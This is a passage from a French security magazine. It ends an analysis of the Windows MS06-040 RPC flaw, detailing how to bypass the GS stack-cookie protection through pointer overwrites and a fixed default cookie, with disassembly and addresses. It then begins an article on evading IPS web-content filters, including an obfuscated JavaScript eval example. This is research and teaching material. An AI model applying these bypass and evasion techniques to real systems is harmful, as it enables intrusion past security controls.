Nous avons précédemment parlé d'un effet de bord dû au dépassement de tampon : la valeur du pointeur sur le buffer `buf` est modifiée (voir pourquoi sur la figure 7). Nous avions dit qu'il suffisait de remplacer cette valeur par une adresse sur un autre buffer (par exemple le PEB). On peut également choisir cette adresse plus judicieusement. Avant de quitter le programme, la fonction `security_check_cookie` génère une exception. Il suffit de modifier un des pointeurs du gestionnaire d'exception pour rediriger l'exécution de code vers le buffer présent sur la pile (voir **[SEH_OVERFLOW]**). Les pointeurs étant les plus couramment modifiés pour ce genre d'exploitation sont les suivants :

- TEB *Exception Handler Pointer* : les RPC Windows n'étant pas *multithreads*, l'adresse du TEB (structure du thread) est fixe et vaut 0x7FFDE000 ;

> **Note :** Ceci n'est plus le cas sous 2003 SP1/ XP SP2.

- `EnterCriticalSection` : ce pointeur se situe dans le PEB (structure du *process*) qui est à une adresse fixe 0x7FFDF000 et est utilisé par la fonction `ExitProcess` ;
- `UnhandledExceptionFilter` : ce pointeur se situe dans la bibliothèque `kernel32.dll` et est appelé via la fonction `UnhandledExceptionFilter`.

Les trois techniques précédentes ne sont pas applicables ici. Tout d'abord, le pointeur dans le TEB n'est pas utilisé par la fonction `__report_gsfailure`. Ensuite, le pointeur `EnterCriticalSection` n'est plus appelé par la fonction `ExitProcess` sous Windows 2003.

Enfin, le pointeur sur la fonction `UnhandledExceptionFilter` est remis à zéro par un appel à `SetUnhandledExceptionFilter` dans la fonction `__report_gsfailure`. Il faut donc trouver un autre pointeur qui peut être modifié et qui est utilisé lors de l'exécution de la fonction `__report_gsfailure` :

```
.text:71C56A17 ; ::::::::::::::: S U B R O U T I N E ::::::::::::::::::::::::::::::::
.text:71C56A17
.text:71C56A17 ; Attributes: bp-based frame fpd=2A8h
.text:71C56A17
.text:71C56A17 ___report_gsfailure proc near          ; CODE XREF: __security_
check_cookie(x):loc_71C51B95j
.text:71C56A17
.text:71C56A17 var_328         = dword ptr -328h
.text:71C56A17 var_324         = dword ptr -324h
.text:71C56A17 var_2D8         = dword ptr -2D8h
.text:71C56A17 var_2D4         = dword ptr -2D4h
.text:71C56A17 var_2D0         = dword ptr -2D0h
.text:71C56A17 var_2CC         = dword ptr -2CCh
.text:71C56A17 var_4           = dword ptr -4
.text:71C56A17
.text:71C56A17                 push    ebp
.text:71C56A18                 lea     ebp, [esp-2A8h]
.text:71C56A1F                 sub     esp, 328h
.text:71C56A25                 mov     eax, ___security_cookie
.text:71C56A2A                 mov     [ebp+2A8h+var_4], eax
.text:71C56A30                 mov     eax, ___gs_AltFailFunction
.text:71C56A35                 test    eax, eax
.text:71C56A37                 jz      short loc_71C56A3B ; if not __gs_
AltFailFunction pointer not null
.text:71C56A39                 call    eax             ; call __gs_AltFailFunction
.text:71C56A3B
.text:71C56A3B loc_71C56A3B:                           ; CODE XREF: ___report_
gsfailure+20j
.text:71C56A3B                 cmp     ___gs_pfUnhandledExceptionFilter, 0
.text:71C56A42                 jz      short loc_71C56A82 ; if __gs_pfUnhandledEx
ceptionFilter not null then don't jump
.text:71C56A44                 push    edi
.text:71C56A45                 xor     eax, eax
.text:71C56A47                 and     [ebp+2A8h+var_2D0], eax
.text:71C56A4A                 push    13h
.text:71C56A4C                 pop     ecx
.text:71C56A4D                 lea     edi, [ebp+2A8h+var_324]
.text:71C56A50                 rep stosd
.text:71C56A52                 mov     ecx, 002h
.text:71C56A57                 lea     edi, [ebp+2A8h+var_2CC]
.text:71C56A5A                 rep stosd
.text:71C56A5C                 lea     eax, [ebp+2A8h+var_328]
.text:71C56A5F                 mov     [ebp+2A8h+var_2D8], eax
.text:71C56A62                 lea     eax, [ebp+2A8h+var_2D8]
.text:71C56A65                 push    0               ; lpTopLevelExceptionFilter
.text:71C56A67                 mov     [ebp+2A8h+var_328], 0C0000409h
.text:71C56A6E                 mov     [ebp+2A8h+var_2D4], eax
.text:71C56A71                 call    ds:__imp__SetUnhandledExceptionFilter@4 ;
SetUnhandledExceptionFilter(x)
.text:71C56A77                 lea     eax, [ebp+2A8h+var_2D8]
.text:71C56A7A                 push    eax
.text:71C56A7B                 call    ___gs_pfUnhandledExceptionFilter
```

La fonction `__report_gsfailure` récupère dans un premier temps la valeur de `__gs_AltFailFunction`. Il s'agit en fait d'un pointeur sur une fonction. Si ce pointeur n'est pas nul, alors la fonction est appelée. Après cela, la fonction fait exactement la même chose avec `__gs_pfUnhandledExceptionFilter`. Il est donc possible de modifier deux pointeurs présents dans la section data de la bibliothèque `netapi32.dll` afin de rediriger l'exécution du code lors de l'appel de la fonction `__report_gsfailure`.

Pour résumer, en envoyant deux requêtes RPC spécialement conçues, il est possible de faire la chose suivante :

- déborder le buffer `tmp_buf` et modifier le pointeur sur `buf` pour qu'il pointe sur `__gs_AltFailFunction` (ou `__gs_pfUnhandledExceptionFilter`);
- modifier la valeur du cookie pour que la fonction `security_check_cookie` appelle `__report_gsfailure` (comme `buf` est déjà modifié et qu'il se trouve après le cookie, alors celui-ci est automatiquement modifié).

Il est donc possible de contourner GS en modifiant le gestionnaire d'exception (`__gs_pfUnhandledExceptionFilter`) ou un pointeur de fonction (`__gs_AltFailFunction`) afin d'exploiter la faille MS06-040 pour exécuter du code sur un système Windows 2003 SP0. Il existe également une autre méthode permettant de faire croire à GS que la pile n'a pas été modifiée.

Le cookie utilisé par GS est généré aléatoirement lorsque le module (.exe, .dll) est chargé en mémoire par le système. Il est alors stocké dans la section `data` de ce module par la fonction suivante :

```
void __security_init_cookie ()
{
 FILETIME time;
 DWORD cookie;
 LARGE_INTEGER lpf;

 if ((__security_cookie != 0) &&
     (__security_cookie != 0xBB40E64E))
   return;

 GetSystemTimeAsFileTime (&time);
 cookie = time.dwHighDateTime ^ time.dwLowDateTime;
 cookie ^= GetCurrentProcessId ();
 cookie ^= GetCurrentThreadId ();
 cookie ^= GetTickCount ();
 QueryPerformanceCounter (&lpf);
 cookie ^= lpf.LowPart ^ lpf.HighPart;

 if (cookie != 0)
   __security_cookie = cookie;
 else
   __security_cookie = 0xBB40E64E;
}
```

A priori, la génération aléatoire du cookie étant correcte, il n'est pas possible de deviner sa valeur afin de la remplacer sur la pile pour que l'appel à `security_check_cookie` n'échoue pas. Mais, comme ce cookie est stocké à une adresse fixe dans la section `data` de `netapi32.dll` (0x71C8C1EC pour Windows 2003 SP0 US) qui est en mode lecture/écriture, il est possible de modifier la valeur du cookie directement dans le module. Donc, au lieu de modifier un pointeur sur une exception (ou sur une fonction), nous pouvons utiliser le fait que l'on peut écrire ce que l'on veut, où l'on veut (on contrôle le pointeur du buffer `buf`), afin de modifier la valeur de ce cookie avec la même valeur que celle qui va être utilisée pour écraser le cookie sur la pile. De cette façon, l'appel à `security_check_cookie` n'échoue pas et le code est redirigé où l'on veut.

Cette technique consiste donc à envoyer deux requêtes RPC qui vont :

- déborder le buffer `tmp_buf` et modifier le pointeur sur `buf` pour qu'il pointe sur une zone mémoire où l'on peut écrire ;
- modifier la valeur du cookie dans `netapi32.dll` par la même valeur qui va être utilisée pour l'écraser sur la pile ;
- remplacer l'adresse de retour sur la pile pour rediriger le code sur notre buffer.

Cette méthode permet donc de contourner la mesure de protection de Windows 2003 afin d'exécuter du code arbitraire. Il existe également une autre caractéristique de GS qui le rend totalement inutile dans le cas de `netapi32.dll` et donc de la faille MS06-040. Nous avons vu précédemment que la fonction `security_init_cookie` initialisait la valeur du cookie au chargement du module (ici de la bibliothèque `netapi32`). Le fichier `lsass.exe` a été utilisé pour analyser cette fonction au lieu de `netapi32.dll`. Si l'on regarde la bibliothèque `netapi32.dll`, on se rend alors compte que le code d'initialisation du cookie n'est tout simplement pas présent. Le cookie de sécurité vaut alors toujours 0xBB40E64E ! Il suffit donc de remplacer la valeur du cookie sur la pile par cette valeur fixe et l'appel à `security_check_cookie` n'échoue pas, ce qui permet de modifier l'adresse de retour et d'y aller.

Pour résumer, cette technique consiste à envoyer deux requêtes RPC qui vont :

- déborder le buffer `tmp_buf` et modifier le pointeur sur `buf` pour qu'il pointe sur une zone mémoire où l'on peut écrire ;
- modifier la valeur du cookie sur la pile par sa valeur par défaut pour que la fonction `security_check_cookie` n'échoue pas ;
- remplacer l'adresse de retour sur la pile pour rediriger le code sur note buffer.

Il semble donc que la fonction d'initialisation du cookie ne soit pas ajoutée dans les librairies à cause d'un bug présent dans la première version de GS. Comme le cookie n'est pas initialisé, sa valeur est toujours la même et rend GS inutile (il suffit de réécrire la valeur du cookie sur la pile).

Windows XP SP2 / 2003 SP1: GS version 2

L'analyse du correctif de sécurité a permis de démontrer jusqu'ici que les systèmes Windows 2000, XP SP0/SP1, 2003 SP0 peuvent être exploités afin d'y exécuter du code arbitraire. Il ne nous reste plus qu'à nous pencher sur les systèmes Windows XP SP2 et 2003 SP1. Ces deux systèmes, tout comme 2003 SP0, ont entièrement été compilés avec la nouvelle version du flag GS qui apporte de nombreux changements. Tout d'abord, la fonction `security_init_cookie` est cette fois bien présente dans les bibliothèques, ce qui empêche que le cookie ait une valeur fixe. De plus, cette fonction a été légèrement modifiée :

```
void __security_init_cookie ()
{
 FILETIME time;
 DWORD cookie;
 LARGE_INTEGER lpf;

 if ((__security_cookie != 0) &&
     (__security_cookie != 0xBB40))
   return;

 GetSystemTimeAsFileTime (&time);
 cookie = time.dwHighDateTime ^ time.dwLowDateTime;
 cookie ^= GetCurrentProcessId ();
 cookie ^= GetCurrentThreadId ();
 cookie ^= GetTickCount ();
 QueryPerformanceCounter (&lpf);
 cookie ^= lpf.LowPart ^ lpf.HighPart;
 cookie &= 0xFFFF;
```

```
if (cookie != 0)
  __security_cookie = cookie;
else
  __security_cookie = 0xBB40;
}
```

La valeur « haute » du cookie est maintenant mise à 0. De plus, la fonction `security_check_cookie` vérifie maintenant que la valeur « haute » du cookie présent sur la pile est bien 0. Ce simple petit changement permet à lui seul de rendre la plus grande majorité des dépassements de tampon, qui modifie l'adresse de retour sur la pile, inutile. La représentation linéaire de la pile de la figure 8 permet de comprendre pourquoi.


Figure 8 *Représentation linéaire de la pile*



La majorité des dépassements de pile est due à une mauvaise copie de chaîne de caractères (Unicode ou non) avec des fonctions comme `strcpy` ou `wcscpy`. Or, une copie de chaîne implique que le caractère de fin de chaîne (ASCII : 0x00, Unicode : 0x00,0x00) est ajouté à la fin de la copie. Supposons que l'on sache que le cookie vaut 0xF945 (par exemple à cause d'une fuite de mémoire), alors on est en mesure de mettre la bonne valeur sur la pile suite au dépassement de tampon. Il est cependant nécessaire que les deux derniers octets du cookie soient égaux à 0. Or, la seule façon d'obtenir ce résultat est d'utiliser `'\x45\xF9'` comme fin de chaîne (le 0 final étant rajouté par la fonction de copie). Si on connaît le cookie, il est donc possible de le remplacer sur la pile avec la bonne valeur lors du dépassement de la mémoire tampon. Il n'est en revanche plus possible de remplacer l'adresse de retour, car la copie de chaîne s'est terminée juste avant.

Il n'est donc pas possible de modifier la valeur du cookie sur la pile afin de contourner cette protection. Mais nous avons vu précédemment qu'il était possible de modifier un pointeur sur un buffer afin d'aller modifier un gestionnaire d'exception. Afin de prévenir cela, la deuxième version de GS introduit une nouvelle technique de protection appelée « *Ideal Stack Layout* » (provenant de la protection **[Propolice]**) :

Figure 9 *Etat de la pile avant l'appel à wcscat dans la deuxième requête RPC*



Cette technique (figure 9) consiste à recopier tous les pointeurs, vers des buffers où l'on va écrire, dans des pointeurs temporaires situés tout en haut de la pile. De cette façon, la fonction ne fait plus jamais directement référence à un pointeur sur un buffer (où l'on va écrire) passé en argument ou dans les variables locales, mais utilise une copie de ce pointeur. Dans le cas de la fonction `CanonicalizePathName`, il est donc toujours possible de changer la valeur du pointeur vers `buf` situé sur la pile, mais il n'est pas possible d'écraser celle de la copie du pointeur, car elle est située avant le buffer `tmp_buf` et non plus après. La fonction faisant référence à la copie de ce pointeur lors du dernier appel à la fonction `wcscpy`, il n'est alors plus possible d'écrire ce que l'on veut, là où l'on veut.

Nous avons vu que la protection GS permet donc de prévenir l'exploitation de la faille MS06-040 afin d'exécuter du code sur les systèmes Windows XP SP2 / 2003 SP1. Il existe pourtant une technique qui permet de contourner le test de la valeur du cookie. Dans la plupart des cas, une adresse d'un des gestionnaire d'exception se trouve un peu plus loin sur la pile. En envoyant une chaîne suffisamment grande, il est alors possible de modifier la valeur de ce pointeur. Comme la fonction `security_check_cookie` échoue et produit une exception, le code est alors redirigé vers la valeur de ce gestionnaire d'exception. Cette technique est souvent utilisée, mais il n'est pas possible de l'appliquer dans le cas de MS06-040, car nous avons vu précédemment que le nombre d'octets pouvant être écrasés est relativement limité, ce qui n'est pas suffisant pour écraser la valeur du gestionnaire d'exception. De plus, l'introduction du mécanisme de protection des exceptions SAFESEH rendrait cette tâche plus difficile (mais loin d'être impossible). Il est important de rappeler ici que l'appel de la fonction RPC `NetprPathCanonicalize` n'est qu'un des chemins possibles permettant d'arriver au code vulnérable. Il n'est donc pas totalement impossible (bien que peu probable) qu'un des autres chemins permette de remplacer la valeur du gestionnaire d'exception sur la pile.

Conclusion

L'analyse du correctif MS06-040 a permis de confirmer que l'ensemble des systèmes Windows étaient vulnérables à une faille distante ne nécessitant aucune authentification. Nous avons vu qu'il est possible d'exploiter cette faille sur tous les systèmes ne disposant d'aucune protection contre les dépassements de mémoire tampon, mais que cela n'est vraisemblablement pas le cas sur des systèmes possédant cette protection. Il reste cependant nécessaire d'appliquer ce correctif, car bien que l'exécution de code ne soit a priori pas possible sur les systèmes Windows XP SP2 et Windows 2003 SP1, il est pourtant possible de les rendre inutilisables en plantant le service. Il est également intéressant de savoir que les IDS/IPS ne permettent pas réellement de se protéger de cette faille. Bien que la grande majorité de ces systèmes détecte les attaques envoyées via la fonction `NetprCanonicalizePath`, quasiment aucun d'entre eux ne détecte la même attaque via la fonction RPC `NetprComparePath`.

Remerciements

Je tiens à remercier Julien Tinnès, Renaud Deraison et Frédéric Raynal qui ont bien voulu relire cet article et y trouver quelques failles ;-)

Références

[Bulletin] Bulletin de sécurité Microsoft MS06-040 : **http://www.microsoft.com/france/technet/security/bulletin/ms06-040.mspx**

[MISC_KORTCHINSKY] KORTCHINSKY (Kostya), « Analyse différentielle de binaires : Application à la recherche de vulnérabilités », MISC 23.

[IDA] Datarescue, Interactive Disassembler : **http://www.datarescue.com/idabase/index.htm**

[Bindiff] SABRE Security, BinDiff IDA plugin : **http://www.sabre-security.com/products/bindiff.html**

[DarunGrim] eEye, DarunGrim IDA plugin : **http://research.eeye.com/html/tools/RT20060801-1.html**

[OllyDbg] OllyDbg : **http://www.ollydbg.de/**

[WinDbg] « *Debugging Tools For Windows* » : **http://www.microsoft.com/whdc/devtools/debugging/default.mspx**

[RPC_SSTIC] POUVESLE (Nicolas) & KORTCHINSKY (Kostya), « Dissection des RPC Windows » : **http://actes.sstic.org/SSTIC06/Dissection_RPC_Windows/**

[mIDA] *Tenable Network Security*, mIDA IDA plugin : **http://cgi.tenablesecurity.com/tenable/mida.php**

[STACK_OVERFLOW] ALEPH ONE, « *Smashing the Stack for Fun and Profit* » : **http://insecure.org/stf/smashstack.html**

[UNINITIALIZED] FLAKE (Halvar), « *Attacks on uninitialized local variables* » : **http://www.blackhat.com/presentations/bh-europe-06/bh-eu-06-Flake.pdf**

[MISC_TINNES] TINNÈS (Julien), « Protection de l'espace d'adressage : état de l'art sous Linux et OpenBSD », MISC 23.

[GS] Microsoft, /GS (*Buffer Security Check*) : **http://msdn2.microsoft.com/en-us/library/8dbf701c.aspx**

[SEH_OVERFLOW] LITCHFIELD (David), « *Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server* » : **http://www.blackhat.com/presentations/bh-asia-03/bh-asia-03-litchfield.pdf**

[Propolice] IBM, Propolice : **http://www.trl.ibm.com/projects/security/ssp/**

Contournement des dispositifs d'analyse de contenu Web

Renaud Feil
Auditeur Sécurité
Technology & Security Risk Services – Ernst & Young
renaud.feil@fr.ey.com

Les pionniers du Web ont créé le langage HTML comme un moyen simple de décrire le contenu d'un document et de le relier à d'autres documents. Très rapidement, le besoin de créer des pages Web plus attirantes a poussé à étendre les possibilités limitées que ce langage offrait : ajout de langages de script côté client, utilisation de feuilles de style, normalisation de l'interface DOM (« Document Object Model »), etc. Aujourd'hui, les pages Web sont capables de beaucoup de choses, notamment de modifier leur propre contenu après avoir été affichées dans le navigateur.

Malgré cela, la plupart des IDS/IPS analysant le contenu web pour détecter et/ou bloquer les pages Web hostiles ne réalisent qu'une analyse statique à la recherche de signatures d'attaques connues. Nous montrons que cette approche superficielle n'offre qu'une protection limitée. Elle donne la possibilité à un attaquant de dissimuler avec succès du contenu hostile dans une page Web, et cela, en utilisant uniquement des fonctionnalités standards des langages du Web.

1. L'évolution de la menace ciblant les navigateurs Web et le besoin de déployer des protections réactives et fiables

La multiplication des vulnérabilités touchant les navigateurs Web

L'année 2006 est une année difficile pour les navigateurs Web, avec la publication de plusieurs vulnérabilités critiques de type *0-day* dans Internet Explorer, mais aussi dans Firefox. Il serait optimiste de penser que cette année est simplement une « mauvaise cuvée », et l'on peut penser que la tendance se prolongera l'année prochaine.

En effet, les navigateurs Web et les moteurs de rendu HTML sont pour plusieurs raisons des composants contenant potentiellement un grand nombre de vulnérabilités :

- Le développement d'un outil de *parsing*, comme un interpréteur HTML, est loin d'être une tâche facile, surtout lorsque cet outil doit tolérer certaines erreurs dans le contenu interprété.
- Les navigateurs Web sont de plus en plus complexes. Ils intègrent des formats variés et pour améliorer « l'expérience utilisateur », ils exécutent des contenus actifs. Dans ce contexte, il n'est pas étonnant que les vulnérabilités découvertes soient nombreuses.

De plus, un nombre croissant de chercheurs en vulnérabilités s'attachent à découvrir une vulnérabilité dans les principaux navigateurs :

- Pour une personne ou une organisation mal intentionnée, la possession d'un 0-day sur un navigateur Web répandu lui donne la possibilité d'installer différents *malwares* sur les postes de travail, dans le but de créer un réseau de *bots*, de récupérer des mots de passe, d'accéder au réseau interne d'une entreprise, etc.
- L'utilisation croissante du *fuzzing* accélère et facilite la recherche de vulnérabilités sur les navigateurs, surtout lorsque leurs sources ne sont pas publiques (Internet Explorer et Opera par exemple). En effet, les *fuzzers* sont particulièrement efficaces contre les outils de parsing.
- Enfin, le challenge d'iDefense [1] de septembre 2006 peut finir par motiver les plus paresseux, avec à la clé 10 000 $ par vulnérabilité grave découverte dans un navigateur Web !

Les navigateurs Web : une porte d'entrée vers le réseau interne

À l'heure de la rédaction de cet article, il existe 3 vulnérabilités critiques et non corrigées dans Internet Explorer ou dans un composant accessible via ce navigateur. Pire, des exploits fiables ont été publiés et un attaquant, même peu doué, est ainsi capable d'exploiter rapidement ces failles.

Ces vulnérabilités font du poste client l'un des maillons sensibles de la sécurité des réseaux d'entreprise. Pour une personne mal intentionnée opérant depuis Internet, la compromission du poste de travail hébergeant le navigateur Web est un moyen efficace d'obtenir un accès au réseau interne, malgré les restrictions en place sur les *firewalls*. Après l'installation d'un cheval de Troie, communiquant par exemple vers Internet par un tunnel HTTP inverse, l'attaquant se retrouve « à la place de l'utilisateur » pour continuer son attaque en rebondissant vers les applications et les bases de données du réseau interne.

Les dispositifs de protection des navigateurs Web

Conscientes de l'impact de la compromission d'un poste client et alertées par les nombreuses publications de failles sur les navigateurs Web, certaines entreprises mettent en œuvre des mécanismes additionnels pour protéger le poste client. La protection du poste client est généralement effectuée par un dispositif d'analyse de contenu Web, installé au niveau du serveur *proxy* ou en complément de celui-ci. Ce dispositif analyse le contenu des pages Web téléchargées et bloque toute page hostile avant qu'elle ne compromette le navigateur. Cette protection n'est bien sûr utile que si la consultation des sites en HTTPS est limitée à une liste de sites Web « de confiance ». Une autre possibilité consiste à mettre en œuvre un mécanisme qui substitue aux certificats envoyés par les sites Web externes un autre certificat, dont la clé privée est connue de l'outil d'analyse. À l'aide de ce mécanisme, l'outil d'analyse accède au contenu en clair des pages HTTPS.

Il faut cependant distinguer, d'entrée de jeu, les véritables IPS de la majorité des produits se présentant comme des solutions de « filtrage de contenu Web ». En effet, les principaux acteurs du marché ont opéré un glissement sémantique osé, utilisant au départ le terme « filtrage d'URL », qui décrivait bien ce que font leurs produits, vers celui de « filtrage de contenu Web ». Ce dernier terme est décliné sur leurs sites Web sous différentes appellations plus ou moins vides de sens, évoquant la promesse d'une détection totale de tous les *spywares* et malwares connus ou inconnus. En réalité, la plupart de ces produits ne font que vérifier que l'URL demandée n'est pas contenue dans une liste noire d'URL prohibées.

Ces solutions ne sont pas inutiles, mais leur efficacité réelle est souvent surestimée par leurs propres clients. La force de ces solutions repose sur une base d'URL impressionnante, régulièrement mise à jour, listant des sites Web connus pour héberger des spywares/malwares. Ces solutions empêchent ainsi que les utilisateurs ne surfent accidentellement sur des sites dangereux. Cependant, ces solutions n'offrent aucune protection contre un attaquant réalisant une attaque ciblée. Un attaquant peut ainsi « copier-coller » le dernier exploit disponible sur milw0rm [2], le déposer sur un site web qu'il aura créé chez un hébergeur mutualisé, et faire en sorte que les utilisateurs ciblés visitent ce site. La plupart des solutions de « filtrage de contenu Web » ne seront d'aucune utilité pour protéger l'utilisateur.

Ceci étant dit, pour obtenir une solution analysant réellement le contenu d'une page Web, il faut chercher du côté de quelques éditeurs spécifiques ou étudier les IPS réseau disposant d'un module d'analyse de contenu HTTP et de signatures récentes concernant les vulnérabilités des navigateurs. Du côté des solutions *open source*, Snort dispose ainsi de plusieurs signatures pour détecter les attaques récentes vers Internet Explorer. Il peut bien sûr être configuré en mode IPS (*Snort Inline*) pour bloquer ces attaques. D'autres éditeurs d'IPS commerciaux intègrent des signatures de vulnérabilités ciblant les navigateurs Web.

Il faut noter enfin le rôle de l'antivirus du poste client. En effet, certains antivirus disposent de fonctionnalités détectant avec plus ou moins d'efficacité les attaques dans les pages Web affichées par le navigateur.

Notre objectif est donc de déterminer l'efficacité de ces dispositifs face à un attaquant déterminé, voulant exploiter une vulnérabilité récente pour compromettre un poste de travail.

2. Présentation de quelques techniques de contournement des dispositifs d'analyse de contenu Web

Rappel : principes de contournement d'un IPS

Un dispositif d'analyse de contenu Web n'est rien d'autre qu'un IPS spécialisé dans l'analyse des flux HTTP. Ainsi, les principes servant à contourner les IPS peuvent être mis à profit pour contourner les dispositifs d'analyse de contenu Web.

Schématiquement, leurrer un IPS consiste à déterminer les spécificités dans son implémentation qui vont l'amener à ne pas comprendre qu'un contenu donné correspond à une attaque. Nous nous intéressons bien entendu aux attaques pour lesquelles l'IPS dispose d'une signature, car, malgré les promesses des éditeurs, le blocage des « attaques connues et inconnues sur les 10 ans à venir » est encore loin de fonctionner :-).

Bref, lors d'un contournement réussi, l'IPS ne voit rien et autorise le contenu hostile, alors qu'il dispose d'une signature pour l'attaque utilisée. Pour que l'attaque fonctionne jusqu'au bout, il faut bien entendu que le système cible soit capable d'interpréter correctement le contenu modifié pour contourner l'IPS...

Il est généralement possible de contourner un IPS, et ce, pour plusieurs raisons :

- Les **différences entre l'implémentation des différents systèmes cibles** font qu'il est difficile pour un IPS de savoir comment un contenu donné sera interprété par son destinataire. Par exemple, chacun des navigateurs actuels interprète correctement certains tags mal formés : là où un IPS ne voit qu'un contenu incompréhensible, certains navigateurs peuvent reconnaître des tags qu'ils considéreront comme valides. Bien sûr, chaque navigateur a ses particularités... sinon, ce serait trop simple.

- Son **effet bloquant force l'IPS à une certaine prudence** dans ses conclusions. Alors qu'un IDS peut être configuré de façon agressive, et émettre une alerte pour tout contenu ressemblant de près ou de loin à une signature connue, un IPS ne peut se permettre de bloquer qu'un contenu dont il est sûr qu'il constitue une menace, sous peine d'être la cause d'un déni de service en bonne et due forme !

- Les **contraintes de volumétrie** limitent les possibilités d'analyse de l'IPS. Il est souvent en charge d'analyser le contenu téléchargé par plusieurs centaines ou milliers de navigateurs Web, et doit tenir compte des performances au détriment de la qualité de l'analyse.

Ainsi, il est possible d'essayer plusieurs techniques pour induire en erreur un IPS. Ces techniques peuvent être classées de la façon suivante :

- **Insertion** : consistant à insérer un contenu qui sera considéré comme valide par l'IPS, mais sera ignoré par le système cible. Cela a pour effet de « casser » la signature de l'attaque, qui ne sera pas détectée.

- **Fragmentation** : consistant à scinder le code de l'attaque, à l'intérieur d'une même source ou entre plusieurs sources. Si l'IPS réalise un réassemblage différent de celui effectué par le système cible, il est possible de dissimuler l'attaque.

- **Substitution** : consistant à envoyer un contenu réalisant une série d'actions équivalentes à une attaque sur le système cible, mais qui ne correspond pas à la signature connue par l'IPS.

- **Confusion** : consistant à utiliser un encodage ou un chiffrement qui faussera l'analyse de l'IPS, tout en étant compréhensible pour le système cible.

Une autre classification peut être établie en fonction du niveau protocolaire dans lequel est réalisé la modification visant à induire en erreur l'IPS :

- au niveau des protocoles de **niveau 3 et 4 de la pile TCP/IP** ;

- au niveau du **protocole applicatif (HTTP)** ;
- à l'intérieur même du **document échangé (HTML, JavaScript, XML...)**.

Les techniques de contournement « standards » (niveau 3 et 4 de la pile TCP/IP)

Certaines techniques de contournement des IPS sont bien connues, et permettent de dissimuler une attaque contre un navigateur. Il s'agit principalement des techniques liées à la fragmentation IP et à la segmentation TCP. Ces techniques ont déjà été décrites dans plusieurs numéros de MISC.

Ces techniques ont cependant de grandes chances de ne pas fonctionner dans le cadre du contournement d'un dispositif d'analyse de contenu Web :

- Si le dispositif d'analyse est placé derrière un serveur proxy, l'analyse se fera sur des paquets correctement formés et assemblés et l'attaque sera détectée. En effet, le serveur proxy établit 2 liaisons TCP distinctes (la première avec le navigateur client, la seconde avec le serveur Web), et les paquets provenant du serveur Web sont ré-assemblés avant leur envoi au navigateur.
- Même si le dispositif d'analyse n'est pas placé en aval d'un serveur proxy, les pré-processeurs des IPS récents effectuent un ré-assemblage des fragments avant analyse. Pour leurrer l'IPS, il faut souvent augmenter l'intervalle entre deux paquets, pour atteindre le *timeout* des pré-processeurs... et risquer d'atteindre finalement le timeout du navigateur ciblé, ce qui aura pour effet d'arrêter le téléchargement de la page hostile !

Les techniques opérant au niveau 3 et 4 de la pile TCP/IP sont donc peu fiables dans le cadre du contournement des dispositifs d'analyse de contenu Web.

Les techniques de contournement au niveau du protocole HTTP

Il est intéressant de mettre à profit certaines spécificités du protocole HTTP pour essayer de leurrer le dispositif d'analyse de contenu Web. La lecture de la RFC 2616 (HTTP/1.1) donne plusieurs idées intéressantes. Si le navigateur cible supporte l'option utilisée, et si le dispositif d'analyse Web n'est pas capable d'adapter son analyse en fonction de cette option, il est alors possible de dissimuler une attaque.

Les paramètres HTTP les plus intéressants pour un attaquant sont les suivants :

- `charset` : ce paramètre définit l'encodage des caractères de la page Web. Il indique quelle table de conversion « octet vers caractère » doit être utilisée. À l'aide de certains jeux de caractères exotiques, ou tout simplement un encodage Unicode, il est possible de tromper certains IPS disposant d'un jeu de signatures trop simple.
- `content-Encoding` : ce paramètre indique l'algorithme de compression du contenu de la page HTML. Si le dispositif d'analyse n'est pas capable de décompresser le contenu avant analyse, il ne verra qu'une suite incompréhensible d'octets.
- différents paramètres liés au *chunked encoding*, à savoir le transfert du contenu de la page Web en plusieurs parties. Il est ainsi possible de « casser » la signature d'une attaque et de tromper le dispositif d'analyse.

Les techniques de contournement au niveau du protocole HTTP fonctionnent généralement bien contre les IPS réseau. Leur module d'inspection HTTP est en effet généralement très simple, et les contraintes de performances de ces IPS font qu'ils ne peuvent réaliser des transformations importantes sur le contenu avant de l'analyser.

Les techniques de contournement au niveau du contenu de la page Web

Les techniques précédentes utilisent des caractéristiques documentées des protocoles pour dissimuler des attaques. Ces techniques sont intéressantes et peuvent fonctionner contre la plupart des IPS. Cependant, il n'est pas difficile pour un IPS spécialisé et bien conçu de comprendre ces techniques et d'adapter son analyse en conséquence.

En revanche, il est beaucoup plus complexe pour un IPS, même spécialisé, de comprendre le contenu d'un document Web renvoyé par le serveur et de déterminer comment le navigateur cible va l'interpréter. Ainsi, le moyen le plus efficace pour dissimuler une attaque consiste à réaliser l'opération d'*obfuscation* à l'intérieur même de la page Web échangée. Cette dissimulation est aisée, grâce aux langages actuels, qui permettent de modifier le contenu d'une page au moment où elle s'affiche dans le navigateur. Ces techniques de contournement au niveau du contenu Web ne sont limitées que par l'imagination de l'attaquant et par sa connaissance des standards du Web.

Nous présentons deux exemples de telles techniques, pour illustrer leur simplicité :

- La première technique consiste à déchiffrer dynamiquement et à évaluer un code JavaScript.
- La seconde technique consiste à construire l'attaque progressivement en récupérant ses fragments dans un autre document et en l'insérant de façon dynamique dans la page HTML.

Exemple 1 : déchiffrement et évaluation d'un code JavaScript hostile

JavaScript et les autres implémentations de la norme ECMAScript (comme JScript pour Internet Explorer) sont aujourd'hui largement utilisés pour améliorer la présentation et l'interactivité des pages Web, à tel point que sa désactivation rend impossible la navigation sur de nombreux sites Web. Mais le langage JavaScript joue aussi un rôle important dans l'exploitation des failles de sécurité des navigateurs :

- Il permet d'accéder aux contrôles ActiveX, et donc d'exploiter les vulnérabilités présentes dans ces derniers.
- L'implémentation des fonctions JavaScript complexes est susceptible de contenir des failles de sécurité directement exploitables.

De plus, le langage JavaScript dispose de toutes les fonctions nécessaires pour dissimuler un code hostile dans une page Web. À titre d'exemple, nous allons dissimuler le code `document.write('danger');` dans une page Web. Un attaquant déterminé dissimulera bien entendu un code autrement plus offensif...

La page suivante affiche la chaîne de caractères danger dans la fenêtre du navigateur :

```
<html><body>

<script>
var encryptedCode = new Array(101,112,100,118,110,102,111,117,47,120,115,106,117,102,
41,40,101,98,111,104,102,115,40,42,60);
var decryptedCode = "";

for (i = 0; i < encryptedCode.length; i++) {
        decryptedCode += String.fromCharCode(encryptedCode[i] - 1);
}
eval(decryptedCode);
</script>
